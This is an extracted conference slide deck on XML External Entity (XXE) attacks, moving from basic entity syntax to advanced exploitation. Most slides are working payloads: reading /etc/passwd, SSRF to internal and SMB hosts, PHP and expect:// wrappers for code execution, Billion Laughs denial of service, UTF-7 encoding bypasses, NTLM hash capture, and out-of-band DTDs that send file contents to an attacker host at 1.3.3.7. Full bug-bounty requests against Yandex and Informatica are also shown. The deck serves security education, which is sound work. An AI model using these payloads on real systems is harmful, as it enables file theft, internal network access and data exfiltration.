

XXE: How to become a Jedi

Yaroslav Babin





WHOAMI

- @yarbabin
- Web Security Warrior @ Positive Technologies
- BugBounty, CTF @ Antichat (а лучше бы рисечил)
- JBFC



Levels

- Script Kiddie
- Master
- Jedi





Script Kiddie





```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [<!ELEMENT name ANY>]>
```

```
<name>ZeroNights</name>
```

- RSS, Configs
- SOAP
- SVG, XMP
- XMPP



<?xml version="1.0"?> —————→ Prolog

<!DOCTYPE name [<!ELEMENT name —→ Document Type Definition
ANY>]>

<name>ZeroNights</name> —————→ Document



```
<?xml version="1.0"?>
```

Hello, **ZeroNights**

```
<!DOCTYPE name [<!ELEMENT name  
ANY>]>
```

```
<name>ZeroNights</name>
```




Document Type Definition: Entity

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol "ZeroNights"> ]>
```

```
<name>&lol;</name>
```

lol = "ZeroNights"

Hello, **ZeroNights**



Document Type Definition: External Entity

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol SYSTEM "file:///etc/passwd">]>
```

```
<name>&lol;</name>
```

lol = readfile("file:///etc/passwd")

Hello, **root:x:0:0:root:/root:/bin/bash**

bin:x:1:1:bin:/bin:/sbin/nologin

daemon:x:2:2:daemon:/sbin:/sbin/nologin



How To Check?

- DNS/HTTP
- Parser errors
- ~~Very large files~~
 - /dev/urandom
 - /dev/zero



DNS/HTTP

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [<!ENTITY lol SYSTEM "http://dns.sniff/chk">]>
```

```
<name>&lol;</name>
```

lol = readfile("http://dns.sniff/chk")

\$ cat chk

123

Hello, **123**

```
$ cat /var/log/apache2/access.log
```

```
1.3.3.7 - - [17/Nov/2017:13:37:00 +0300] "GET  
/chk HTTP/1.1" 200 3 "-"
```



DNS/HTTP

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name SYSTEM "http://dns.sniff/chk">
```

```
<name>1</name>
```

lol = readfile("http://dns.sniff/chk")

```
$ cat /var/log/apache2/access.log
```

```
1.3.3.7 - - [17/Nov/2017:13:37:00 +0300] "GET  
/chk HTTP/1.1" 200 3 "-"
```



Parser Errors

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name SYSTEM "http://no.resolve/">
```

Non resolving host

```
<name>1</name>
```

Response

JAXBException occurred: Connection Timeout



Large Files

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [<!ENTITY lol SYSTEM "file:///dev/urandom">]>
```

```
<name>&lol;</name>
```

↗ lol = readfile("file:///dev/urandom")

```
C:\>ping 192.168.0.1
```


Pinging 192.168.0.1 with 32 bytes of data:

Request time out.

~_(\ツ)_/~



Master





Attack vectors

- Arbitrary file reading
 - Sometimes directory listing
- SSRF
 - Port scanning
 - SMB
- Wrappers
- DOS
 - Billion Laughs Attack
 - Large file



Arbitrary File Reading

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol SYSTEM "file:///etc/passwd">]>
```

```
<name>&lol;</name>
```

lol = readfile("file:///etc/passwd")

Hello, root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:/sbin/nologin

daemon:x:2:2:daemon:/sbin:/sbin/nologin



Directory Listing (Java)

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol SYSTEM "file:///">]>
```

```
<name>&lol;</name>
```

lol = readfile("file:///")

Hello, **bin**
boot
dev
etc



Directory Listing (Java)

```
<?xml version="1.0"?>  
<!DOCTYPE name [  
<!ENTITY lol SYSTEM "ftp://localhost/1.txt"> ]>  
<name>&lol;</name>
```

Hello, **file_content**

- https://
- ftps://
- gopher://
- etc



```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol SYSTEM "http://localhost:81">]>
```

```
<name>&lol;</name>
```



Hello, **INTERNAL WEB SERVER**



Windows Share

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol SYSTEM "\\smb_share\\C$\\1.txt">]>
```

```
<name>&lol;</name>
```

Hello, **file_content**



Wrappers

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [
```

```
<!ENTITY lol SYSTEM "php://filter/convert.base64-  
encode/resource=/etc/passwd"> ]>
```

```
<name>&lol;</name>
```

- data://
- phar://
- rar://
- etc

Hello,

cm9vdDp4OjA6MDpyb290Oi9yb290Oi
9iaW4vYmFzaApkYWVtb246eDoxOjE6Z
GFibW9uOi91c3lv...



Wrappers (RCE)

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [
```

```
<!ENTITY lol SYSTEM "expect://id"> ]>
```

```
<name>&lol;</name>
```

By default off

Hello, uid=0(root) gid=0(root) groups=0(root)



DOS (Large File)

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [<!ENTITY lol SYSTEM "file:///dev/urandom">]>
```

```
<name>&lol;</name>
```

↗ lol = readfile("file:///dev/urandom")

```
C:\>ping 192.168.0.1
```

Pinging 192.168.0.1 with 32 bytes of data:

Request time out.

~_(\ツ)_/~



DOS (Billion Laughs Attack)

```
<?xml version="1.0"?>
```

```
<!DOCTYPE data [
```

```
<!ENTITY a0 "lol" >
```

```
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
```

```
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
```

```
...
```

```
<!ENTITY a10 "&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;"> ]>
```

```
<data>&a10;</data>
```



Exploitation Techniques

- Direct output
 - Output in response
- Error-based
 - DTD structure
 - XML schema validation
- Out-of-band
 - NO output required
- Blind-based
 - XSD values bruteforce



Direct Output

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol SYSTEM "file:///etc/passwd">]>
```

```
<name>&lol;</name>
```

lol = readfile("file:///etc/passwd")

Hello, root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:/sbin/nologin

daemon:x:2:2:daemon:/sbin:/sbin/nologin



Out-Of-Band

```
<?xml version="1.0" ?>
```

```
<!DOCTYPE r [
```

```
<!ELEMENT r ANY >
```

```
<!ENTITY % sp SYSTEM "http://x.x.x.x:443/ev.xml"> %sp; %param1; ]>
```

```
<r>&exfil;</r>
```

```
192.168.0.1 --  
[17/Nov/2017:13:37:00  
+0300] "GET /?
```

```
root:x:0:0:root:/root:/bin  
/bash
```

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
```

```
<!ENTITY % param1 "<!ENTITY exfil SYSTEM  
'http://1.3.3.7/?%data;'>">
```

```
data = readfile("/etc/passwd")
```



Error Based

```
<?xml version="1.0" ?>
```

```
<!DOCTYPE r [ <!ELEMENT r ANY >
```

```
<!ENTITY % sp SYSTEM "http://x.x.x.x:443/ev.xml"> %sp; %param1; ]>
```

↓

```
<!ENTITY % data SYSTEM "file:///etc/passwd">
```

```
<!ENTITY % param1 "<!ENTITY exfil SYSTEM  
'http%data;://1.3.3.7/;'>">
```

←

```
<title>XXE</title>  
<br />  
<b>Warning</b>: DOMDocument::loadXML(): Unable to find the wrapper  
&quot;httpMTI3LjAuMC4xCWxvY2FsaG9zdCBjczIxODMxCgojIFRoZSBmb2xsb3dpbmcgbGluZXMgYXJlIGRlc2lyYWJsZSBmb3IgaSVB2NiB  
&quot; on line 1 in <b>Entity, line: 1 in <b>/var/www/html/xml/index.php</b>  
<br />  
<b>Notice</b>: DOMDocument::loadXML(): failed to load external entity  
&quot;httpMTI3LjAuMC4xCWxvY2FsaG9zdCBjczIxODMxCgojIFRoZSBmb2xsb3dpbmcgbGluZXMgYXJlIGRlc2lyYWJsZSBmb3IgaSVB2NiB  
&quot; on line 1 in <b>Entity, line: 1 in <b>/var/www/html/xml/index.php</b>  
<br />  
321
```

data = readfile("/etc/passwd")



Constraints

- Quotes
- Well-Formed Documents (\leftrightarrow &)
- Privileges



XML

- OOXML (DOCX, XLSX, PPTX), ODF, PDF, RSS
- SVG, XMP
- WebDAV, XMLRPC, SOAP, XMPP, SAML
- Databases
- etc





XML

4ML ARMLL BiblioML CIDX eBIS-XML HTTP-DRP MatML ODRL PrintTalk SHOE UML XML F AML ARMLL BCXML xCIL ECML HumanML
MathML OeBPS ProductionML SIF UBL XML Key AML ASMLL BEEP CLT eCo HyTime MBAM OFX PSL SMML UCLP XMLife AML ASMLL
BGML CNRP EcoKnow IML MISML OIL PSI SMBXML UDDI XML MP AML ASTM BHTML ComicsML edaXML ICML MCF OIM QML SMDL
UDEF XML News AML ATMLL BIBLIOML Covad xLink EMSA IDE MDDL OLifE QAML SDML UIML XML RPC AML ATMLL BIOML CPL eosML
IDML MDSI-XML OML QuickData SMIL ULF XML Schema ABML ATMLL BIPS CP eXchangeESML IDWG Metarule ONIX DTD RBAC SOAP
UMLS XML Sign ABML ATMLL BizCodes CSS ETD-ML IEEE DTD MFDX OOPML RDDI SODL UPnP XML Query ACML AWMML BLM XML
CVML FieldML IFX MIX OPML RDF SOX URI/URL XML P7C ACML AXMLL BPML CWMI FINML IMPP MMLL OpenMath RDL SPML UXF
XML TP ACAP AXMLL BRML CycML FITS IMS Global MML Office XML RecipeML SpeechML VML XMLVoc ACS X12 AXMLL BSML DML
FIXML InTML MML OPML RELAX SSML vCalendar XML XCI ADML AXMLL CML DAML FLBC IOTP MML OPX RELAX NG STML vCard XAML
AECM BMML xCML DaliML FLOWML IRML MoDL OSD REXML STEP VCML XACML AFML BMML CaXML DagXML FPML IXML MOS OTA
REPML STEPML VHG XBL AGML BMML CaseXML DAS FSML IXRetail MPML PML ResumeXML SVG VIML XSBEL AHML BMML xCBL DASL
GML JabberXML MPXML PML RETML SWAP VISA XML XBN AIML BMML CBML DCMi GML JDF MRML PML RFML SWMS VMML XBRL
AIML BMML CDA DOI GML JDox MSAML PML RightsLang SyncML VocML XCFF AIF BannerrMLLCDF DeltaV GXML JECMM MTML PML
RIXML TML VoiceXML XCES AL3 BCXMLL CDISC DIG35 GAME JLife MTML PML RoadmOPS TML VRML Xchart ANML BEEP CELLML DLML
GBXML JSML MusicXML PML RosettaNet PIPTML WAP Xdelta ANNOTEABGMML ChessGML DMML GDML JSML NAML PML RSS TalkML
WDDX XDF ANATML BHTMML ChordML DocBook GEML JScoreML xNAL P3P RuleML TaxML WebML XForms APML
BIIBLLIOMLLChordQL DocScope GEDML KBML NAA Ads PDML SML TDL WebDAV XGF APPML BIIOMLL CIM DoD XML GEN LACITO
Navy DTD PDX SML TDML WellIML XGL AQL BIIPS CIML DPRL GeoLang LandXML NewsML PEF XML SML TEI WeldingXMLXLGMMML APPEL
BiizzCodess CIDS DRI GIML LEDES NML PetroML SML ThML Wf-XML XHTML ARML BLLM XMLL CIDX DSML GXD LegalXML NISO DTB
PGML SAML TIM WIDL XIOP ARML BPMML xCIL DSD GXL Life Data NITF PhysicsML SABLE TIM WITSML XLF ASML BRMLL CLT DXS Hy
XM LitML NLMXML PICS SAE J2008 TMML WorldOS XLIFF ASML BSMLL CNRP EML HITIS LMML NVML PMML SBML TMX WSML XLink
ASTM BBCXXMML ComicsML EML HR-XML LogML OAGIS PNML Schematron TP WSIA XMI ARML BBEEEEPP CIM DLML HRMML LogML
OBI PNML SDML TPAML XML XMSG ARML BBGMML CIML EAD HTML LTSC XML OCF PNG SearchDM-XMLTREX XML CourtXMTP ASML
BBHTTMML CIDS ebXML HTTPL MAML ODF PrintML SGML TxLife XML EDI XNS



OOXML (Microsoft Office)

- zip://your_doc.docx:
 - docProps/
 - word/
 - _rels/
 - [Content_Types].xml



OpenOffice

- zip://your_odt.odt:
 - META-INF/
 - content.xml
 - meta.xml
 - mimetype
 - settings.xml
 - styles.xml



Adobe XMP

Adobe's Extensible Metadata Platform (XMP) is a file labeling technology that lets you embed metadata into files themselves during the content creation process.

V for Vendetta, X for XML



```
<?xpacket begin="?" id="W5M0MpCehiHzreSzNTczkc9d"?>
```

```
<x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core  
5.4-c002 1.000000, 0000/00/00-00:00:00">
```

```
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
```

```
</rdf:RDF>
```

```
</x:xmpmeta>
```

```
<?xpacket end="w"?>
```




XML Parsers In Databases (PostgreSQL)

```
> select xmlparse(document '<?xml version="1.0"
standalone="yes"?><!DOCTYPE content [ <!ENTITY abc SYSTEM
"/etc/passwd">]><content>&abc;</content>');
```

ERROR: invalid XML document

DETAILS: /etc/passwd:28: parser error : StartTag: invalid element name
root:x:0:0:root:/root:/bin/bash



XML Parsers In Databases (Oracle, CVE-2014-6577)

```
> select extractvalue(xmltype('<?xml
version="1.0" encoding="
UTF-8"?><!DOCTYPE root [ <!ENTITY
% remote SYSTEM "
ftp://'| |user| |':bar@IP/test">
%remote; %param1;]>'), '/l') from
dual;
```

\$ ruby ftp.rb

> **USER SYSTEM**

331 Password required for system

PASS ***



JSON Parser

POST /api HTTP/1.1

Host: api.host

Content-Type: application/json

Hello, **ZeroNights**

{**"name": "ZeroNights"**}





JSON Parser

POST /api HTTP/1.1

Host: api.host

Content-Type: application/xml

Hello, **ZeroNights**

<name>**ZeroNights**</name>



Jedi





Pass The Hash

```
msf > use auxillary/server/capture/http_ntlm
```

```
[*] Local IP: http://1.3.3.7/capture
```

```
[*] Server started.
```



Pass The Hash

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol SYSTEM "http://1.3.3.7/capture">]>
```

```
<name>&lol;</name>
```



www.zeronights.org
#zeronights



Firewall

- No direct output, no errors
- DNS request works
- HTTP via 80 port not working
- **It's not exploitable**



Firewall

- No direct output, no errors
- DNS request works
- HTTP via 80 port not working
- ~~It's not exploitable~~ f*ck off (:
- Try to use another port



Prolog: Optional Attributes

`<?xml version="1.0" encoding="UTF-8" standalone="no"?>`

- When **yes**: ignore declarations (only validation)
- By default: **no**



Prolog: Optional Attributes And Encodings

<?xml version="1.0" **encoding="UTF-8"** standalone="no"?>

<?xml version="1.0" encoding="UTF-7"?>
+ADwAIQ-DOCTYPE x +AFsAPAAh-ENTITY
z SYSTEM +ACI-
[/etc/passwd](#)+ACIAPgBdAD4APA-
x+AD4AJg-z+ADsAPA-/x+AD4

- UTF-16LE, UTF-16BE
- UTF-7
- etc



PUBLIC “same” the SYSTEM

```
<?xml version="1.0"?>
```

```
<!DOCTYPE name [ <!ENTITY lol PUBLIC “lol” “file:///etc/passwd”>]>
```

```
<name>&lol;</name>
```

lol = readfile(“file:///etc/passwd”)

Any text

Hello, root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:/sbin/nologin

daemon:x:2:2:daemon:/sbin:/sbin/nologin



Other Parsers

- `<tag xsi:schemaLocation="..." />`
- `<tag xsi:noNamespaceSchemaLocation="..." />`
- `<xs:include schemaLocation="...">`
- `<xs:import schemaLocation="...">`
- `<?xml-stylesheet href="..."?>`



```
<?xml version="1.0"?>
```

```
<!DOCTYPE root [ <!ENTITY % remote  
SYSTEM "http://1.3.3.7/a.xml">
```

```
%remote; %intern; %trick; ]>
```

```
<!ENTITY % payl SYSTEM "/">
```

```
<!ENTITY % intern "<!ENTITY  
&#37; trick SYSTEM
```

```
'http://1.3.3.7/?%payl;'>">
```

```
$ cat /var/log/apache2/access.log
```

```
1.3.3.7 - - [17/Nov/2017:13:37:00
```

```
+0300] "GET
```

```
/?bin%0Aboot%0Adev%0Aetc...
```



```
<?xml version="1.0"?>
```

```
<!DOCTYPE root [ <!ENTITY % remote  
SYSTEM "http://1.3.3.7/a.xml">
```

```
%remote; %intern; %trick; ]>
```

```
<!ENTITY % payl SYSTEM "/">
```

```
<!ENTITY % intern "<!ENTITY  
&#37; trick SYSTEM
```

```
'http://1.3.3.7/?%payl;'>">
```

Response

```
java.net.MalformedURLException:  
Illegal character in URL
```




Java Problems (From 1.7 To 1.8.131)

```
<?xml version="1.0"?>
```

```
<!DOCTYPE root [ <!ENTITY % remote  
SYSTEM "http://1.3.3.7/a.xml">
```

```
%remote; %intern; %trick; ]>
```

```
$ ruby ftp.rb
```

```
New client connected
```

```
< USER anonymous
```

```
< PASS Java1.7.0_45@
```

```
> 230 more data please!
```

```
< TYPE I
```

```
> 230 more data please!
```

```
< CWD bin
```

```
...
```

```
<!ENTITY % payl SYSTEM "/">
```

```
<!ENTITY % intern "<!ENTITY  
&#37; trick SYSTEM
```

```
'ftp://1.3.3.7/%payl;'>">
```



Parsers

- Java
 - **Xerces, Crimson, Piccolo**
- PHP
 - SimpleXML, XMLReader, DOMDocument (LibXML)
- Perl
 - **Twig, LibXml**
- .NET
 - XmlReader, **XmlDocument**
- Python
 - Etree, **xml.sax, pulldom, lxml**
- Ruby
 - REXML, Nokogiri



Examples

- XXE, Burp Suite plugin
- XXE Internet Explorer
- XXE Yandex
- XXE JSON



XXE Yandex

директ

[Мои кампании](#)

[Создать кампанию](#)

Управление кампаниями с помощью XLS/XLSX

Вы можете загружать и выгружать объявления из рекламных кампаний с помощью файлов формата XLS или XLSX.

Текущий баланс 32000 баллов

[Выгрузка в XLS/XLSX](#)

[Загрузка из XLS/XLSX](#)

[История](#)

[Загрузка из CSV](#)

Файл

Выбрать файл

файл не выбран

Регион

☐ установить регион для всех загружаемых объявлений

Действие

☒ создать новую кампанию

☒ отправлять новые объявления на модерацию

☐ не изменять ставки у существующих фраз

Продолжить



XXE Yandex

директ

[Мои кампании](#) [Создать кампанию](#)

[Подбор слов](#) [Прогноз бюджета](#)

Мастер заполнения виртуальных визиток

Кампания «Новая123» № 13456117 ▼

Всего объявлений: 1 Из них с визитками: 0 [Перейти на страницу кампании](#)

Виртуальные визитки [из всех кампаний](#) ▼

- 1** [BOOT_IMAGE=/boot/vmlinuz-3.18.12-13 root=UUID=89e80d20-fdb4-4148-9003-930a527a26b0 ro rootdelay=30 consoleblank=0 swapaccount=1 intel_pstate=disable](#) Не из этой кампании
+7 (495) 12-37-65-54 доб. 1234 · Россия, Москва
пн-вт: 10:00 – 11:00 · d123@123.ru
← Назначить выбранным объявлениям [Посмотреть](#)
- 2** [ООО Организация](#) Не из этой кампании
+7 (495) 12-37-65-54 доб. 1234 · Россия, Москва
пн-вт: 10:00 – 11:00 · login@domain.ru
← Назначить выбранным объявлениям [Посмотреть](#)
- 3** [№ LOL](#) Не из этой кампании
+7 (985) 273-33-33 · Россия, Москва
чт-сб: 18:00 – 05:00
← Назначить выбранным объявлениям [Посмотреть](#)



yarbabin submitted a report to [Informatica](#).

[show raw](#) • Dec 24th

Request:

```
POST /api/rest/mpapi/infaMPAPISearchWebService/query HTTP/1.1
Host: marketplace.informatica.com
Connection: keep-alive
Content-Length: 140
Accept: */*
X-J-Token: no-user
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/47.0.2526.106 Safari/537.36
Origin: https://marketplace.informatica.com
Content-Type: application/json
Referer: https://marketplace.informatica.com/ecmp-helper!troubleLogin.jspa
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4

{"params":{"source":"marketplace","rows":5,"offset":0,"queryParams":
{"query":"lol","fieldList":["\id\", \"title\"],\"sortBy\":\"relevance\"}}}
```




JSON2XML

But, if we change content-type to application/xml and convert JSON to XML:

```
POST /api/rest/mpapi/infoMPAPISearchWebService/query HTTP/1.1
Host: marketplace.informatica.com
Connection: keep-alive
Content-Length: 350
Accept: */*
X-J-Token: no-user
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/47.0.2526.106 Safari/537.36
Origin: https://marketplace.informatica.com
Referer: https://marketplace.informatica.com/ecmp-helper!troubleLogin.jspx
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
Content-Type: application/xml;charset=UTF-8
```

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd1" >]>
<params>
<offset>0</offset>
<queryParams>
<query>&xxe;</query>
<sortBy>relevance</sortBy>
<fieldList>["id", "title"]</fieldList>
</queryParams>
<source>marketplace</source>
<rows>5</rows>
</params>
```



JSON2XML

```
I get response: JAXBException occurred : /etc/passwd1 (No such file or directory).  
/etc/passwd1 (No such file or directory).
```




Tools

- https://github.com/BuffaloWill/oxml_xxe
- <https://github.com/GDSSecurity/xxe-recursive-download>



References & Thx

- @a66at
- @mohemiv
- @okiok
- <https://phonexicum.github.io/infosec/xxe.html>
- <http://lab.onsec.ru/2012/06/postgresql-all-error-based-xxe-0day.html>
- <http://lab.onsec.ru/2014/06/xxe-oob-exploitation-at-java-17.html>
- <https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf>
- <https://www.sans.org/reading-room/whitepapers/application/hands-on-xml-external-entity-vulnerability-training-module-34397>
- <http://www.slideshare.net/d0znpp/onsec-phdays-2012-xxe-incapsulated-report>
- <https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/>



Questions?

@yarbabin

ybabin@ptsecurity.com